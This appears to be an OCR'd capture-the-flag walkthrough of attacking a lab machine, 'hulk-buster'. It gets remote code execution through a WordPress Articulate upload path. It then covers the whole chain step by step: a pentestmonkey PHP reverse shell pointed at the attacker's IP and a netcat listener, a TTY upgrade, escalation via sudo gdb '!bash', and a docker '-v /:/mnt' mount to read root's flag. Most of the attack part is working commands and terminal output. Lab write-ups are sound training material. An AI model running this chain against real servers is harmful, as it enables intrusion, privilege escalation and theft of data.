



so now, I can access this url:
172.16.1.5/wp-content/uploads/articulate_uploads/rce/index.html

here is the result:




and EVEN, we can call the php file!





by this, we can run cmd by the user of www-data:



It is cool.

And about www-data, we can refer here:https://askubuntu.com/a/873841

Now, Let's turn to use the reverseShell.php to make a shell for www-data(not just use ?cmd=xx to run command)
I downloaded it from here:
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

and now, we got it:

```
┌──(kali㉿kali)-[~/for_recon]
└─$ ls
index.html  php-reverse-shell.php  rce.php  rce.zip
```

now, we should change some value in this file:


```
┌──(kali㉿kali)-[~/for_recon]
└─$ sudo nano php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.1.4';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

now, we will zip a rce-plus.zip!

```
┌──(kali㉿kali)-[~/for_recon]
└─$ zip rce-plus.zip index.html php-reverse-shell.php
```

and now, upload our rce-plus.zip to the wordpress website.



Meanwhile, run this cmd in kali terminal:

```
┌──(kali㉿kali)-[~/for_recon]
└─$ nc -lvnp 1234
```

NOW, we can access this link in wordpress site:
http://172.16.1.5//wp-content/uploads/articulate_uploads/rce-plus/php-reverse-shell.php

Now, back to kali terminal, we can see this:

```
┌──(kali㉿kali)-[~/for_recon]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.5] 59090
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64
 x86_64 x86_64 GNU/Linux
 02:09:38 up  5:15,  0 users,  load average: 0.01, 0.00, 2.89
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Now, run this cmd in kali terminal:
python3 -c 'import pty;pty.spawn("/bin/bash")'

```
┌──(kali㉿kali)-[~/for_recon]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.5] 59090
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64
 x86_64 x86_64 GNU/Linux
 02:09:38 up  5:15,  0 users,  load average: 0.01, 0.00, 2.89
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hulk-buster:/$
```

Then, run:

export TERM=xterm

```
www-data@hulk-buster:/$ export TERM=xterm
export TERM=xterm
www-data@hulk-buster:/$
```

and then ctrl+Z to quit the background nc program.

www-data@hulk-buster:/$ ^Z

```
www-data@hulk-buster:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~/for_recon]
└─$
```

Then, run cmd:

stty raw -echo;fg

```
┌──(kali㉿kali)-[~/for_recon]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1234

www-data@hulk-buster:/$ ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
www-data@hulk-buster:/$
```

From Now, we can also turn to <from www-data to root>

In it, we can find a user.txt file:

```
www-data@hulk-buster:/home/offensivehack$ cat user.txt
oho !! not finished now.. find root flag.txt !!
www-data@hulk-buster:/home/offensivehack$
```

Then, we turn to hidden files:

```
www-data@hulk-buster:/home/offensivehack$ ls -la
total 28
drwxr-xr-x 2 offensivehack docker        4096 Jan 28  2020 .
drwxr-xr-x 4 root          root          4096 Jan 28  2020 ..
-rw------- 1 offensivehack offensivehack   72 Jan 28  2020 .bash_history
-rw-r--r-- 1 offensivehack docker         220 Jan 28  2020 .bash_logout
-rw-r--r-- 1 offensivehack docker        3771 Jan 28  2020 .bashrc
-rw-r--r-- 1 offensivehack docker         655 Jan 28  2020 .profile
-rw-r--r-- 1 root          root            47 Jan 28  2020 user.txt
www-data@hulk-buster:/home/offensivehack$ sudo -l
Matching Defaults entries for www-data on hulk-buster:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
p/bin

User www-data may run the following commands on hulk-buster:
    (offensivehack) NOPASSWD: /usr/bin/gdb
www-data@hulk-buster:/home/offensivehack$
```

we see /usr/bin/gdb:

I can get the cmd here:
https://gtfobins.github.io/gtfobins/gdb/#sudo

cause we all offensivehack,
what we should use is :

~~**sudo -u offensivehack gdb -nx -ex '!sh' -ex quit**~~

Here is the result:

```
' -ex quitulk-buster:/home/offensivehack$ sudo -u offensivehack gdb -nx -ex '!sh
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
$
```

now, let's use:
sudo -u offensivehack gdb -nx -ex '!bash'

```
sh'-data@hulk-buster:/home/offensivehack$ sudo -u offensivehack gdb -nx -ex '!ba
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
offensivehack@hulk-buster:~$
```

usr cmd:
offensivehack@hulk-buster:~$ **id**

and

offensivehack@hulk-buster:**/$ docker images**

```
offensivehack@hulk-buster:~$ id
uid=1001(offensivehack) gid=119(docker) groups=119(docker)
offensivehack@hulk-buster:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              ccc6e87d482b        2 years ago         64.2MB
offensivehack@hulk-buster:~$
```

Then for docker, we can find a cmd here:
https://gtfobins.github.io/gtfobins/docker/#sudo


offensivehack@hulk-buster:~$ **docker run -it -v /:/mnt ubuntu**

and here is the result:

```
offensivehack@hulk-buster:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              ccc6e87d482b        2 years ago         64.2MB
offensivehack@hulk-buster:~$ docker run -it -v /:/mnt ubuntu
root@81e2046fb7ff:/#
```


And we can find a flag.txt here:

```
offensivehack@hulk-buster:~$ id
uid=1001(offensivehack) gid=119(docker) groups=119(docker)
offensivehack@hulk-buster:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              ccc6e87d482b        2 years ago         64.2MB
offensivehack@hulk-buster:~$ docker run -it -v /:/mnt ubuntu
root@81e2046fb7ff:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@81e2046fb7ff:/# cd mnt/root/
root@81e2046fb7ff:/mnt/root# ls
flag.txt
root@81e2046fb7ff:/mnt/root# cat flag.txt
```



```
root@81e2046fb7ff:/mnt/root#
```

Lastly, here is the difference between root in docker and www-data



```
root@a78e8f5e461d:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@a78e8f5e461d:/# ls -la
total 72
drwxr-xr-x   1 root root 4096 Jan 10 22:49 .
drwxr-xr-x   1 root root 4096 Jan 10 22:49 ..
-rwxr-xr-x   1 root root    0 Jan 10 22:49 .dockerenv
drwxr-xr-x   2 root root 4096 Jan 12  2020 bin
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x   5 root root  360 Jan 10 22:49 dev
drwxr-xr-x   1 root root 4096 Jan 10 22:55 etc
drwxr-xr-x   1 root root 4096 Jan 10 22:55 home
drwxr-xr-x   8 root root 4096 May 23  2017 lib
drwxr-xr-x   2 root root 4096 Jan 12  2020 lib64
drwxr-xr-x   2 root root 4096 Jan 12  2020 media
drwxr-xr-x  23 root root 4096 Jan 28  2020 mnt
drwxr-xr-x   2 root root 4096 Jan 12  2020 opt
dr-xr-xr-x 157 root root    0 Jan 10 22:49 proc
drwx------   2 root root 4096 Jan 12  2020 root
drwxr-xr-x   1 root root 4096 Jan 16  2020 run
drwxr-xr-x   1 root root 4096 Jan 16  2020 sbin
drwxr-xr-x   2 root root 4096 Jan 12  2020 srv
dr-xr-xr-x  13 root root    0 Jan 10 21:08 sys
drwxrwxrwt   2 root root 4096 Jan 12  2020 tmp
drwxr-xr-x   1 root root 4096 Jan 12  2020 usr
drwxr-xr-x   1 root root 4096 Jan 12  2020 var
root@a78e8f5e461d:/# whoami
root
root@a78e8f5e461d:/# cd mnt
root@a78e8f5e461d:/mnt# cd root
root@a78e8f5e461d:/mnt/root# ls
flag.txt
root@a78e8f5e461d:/mnt/root#
```

```
srv
sys
tmp
usr
var
vmlinuz
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hulk-buster:/$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
www-data@hulk-buster:/$ ls -la
ls -la
total 96
drwxr-xr-x  23 root root  4096 Jan 28  2020 .
drwxr-xr-x  23 root root  4096 Jan 28  2020 ..
drwxr-xr-x   2 root root  4096 Jan 28  2020 bin
drwxr-xr-x   3 root root  4096 Jan 28  2020 boot
drwxr-xr-x  18 root root  3880 Jan 10 20:54 dev
drwxr-xr-x  96 root root  4096 Jan 28  2020 etc
drwxr-xr-x   4 root root  4096 Jan 28  2020 home
lrwxrwxrwx   1 root root    33 Jan 28  2020 initrd.img -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x  23 root root  4096 Jan 28  2020 lib
drwxr-xr-x   2 root root  4096 Jan 28  2020 lib64
drwx------   2 root root 16384 Jan 28  2020 lost+found
drwxr-xr-x   3 root root  4096 Jan 28  2020 media
drwxr-xr-x   2 root root  4096 Feb 27  2019 mnt
drwxr-xr-x   3 root root  4096 Jan 28  2020 opt
dr-xr-xr-x 157 root root     0 Jan 10 20:54 proc
drwx------   3 root root  4096 Jan 28  2020 root
drwxr-xr-x  27 root root   980 Jan 10 20:54 run
drwxr-xr-x   2 root root 12288 Jan 28  2020 sbin
drwxr-xr-x   2 root root  4096 Jan 28  2020 snap
drwxr-xr-x   2 root root  4096 Feb 27  2019 srv
dr-xr-xr-x  13 root root     0 Jan 11 02:38 sys
drwxrwxrwt   8 root root  4096 Jan 11 04:39 tmp
drwxr-xr-x  10 root root  4096 Jan 28  2020 usr
drwxr-xr-x  14 root root  4096 Jan 28  2020 var
lrwxrwxrwx   1 root root    30 Jan 28  2020 vmlinuz -> boot/vmlinuz-4.4.0-142-generic
www-data@hulk-buster:/$ whoami
whoami
www-data
www-data@hulk-buster:/$ cd mnt
cd mnt
www-data@hulk-buster:/mnt$ cd root
cd root
bash: cd: root: No such file or directory
www-data@hulk-buster:/mnt$ ls
ls
www-data@hulk-buster:/mnt$ ls -la
ls -la
total 8
drwxr-xr-x  2 root root 4096 Feb 27  2019 .
drwxr-xr-x 23 root root 4096 Jan 28  2020 ..
www-data@hulk-buster:/mnt$
```

root in docker can get the secret file in /mnt/root but www-data can't

about what can we do as a root in docker, see this link:
https://medium.com/jobteaser-dev-team/docker-user-best-practices-a8d2ca5205f4

whole_process_get_root_in_recon_using_kali

Whole process from kali to root in docker:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
```

listening on [any] 1234 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.5] 59164
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 04:17:13 up 7:22, 0 users, load average: 0.00, 0.00, 0.00
USER   TTY   FROM   LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

$ **python3 -c 'import pty;pty.spawn("/bin/bash")'**

www-data@hulk-buster:/$ **export TERM=xterm**

export TERM=xterm

www-data@hulk-buster:/$ ^Z

zsh: suspended nc -lvnp 1234

```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
```

148 ㉿ 1 ㉿

[1] + continued nc -lvnp 1234
ls
bin   etc   lib   media proc sbin sys var
boot home   lib64   mnt   root snap tmp vmlinuz
dev   initrd.img lost+found opt   run   srv   usr

www-data@hulk-buster:/$ sudo -u offensivehack gdb -nx -ex '!bash'

GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".

offensivehack@hulk-buster:/$ id

uid=1001(offensivehack) gid=119(docker) groups=119(docker)

offensivehack@hulk-buster:/$ docker run -it -v /:/mnt ubuntu

root@a78e8f5e461d:/#

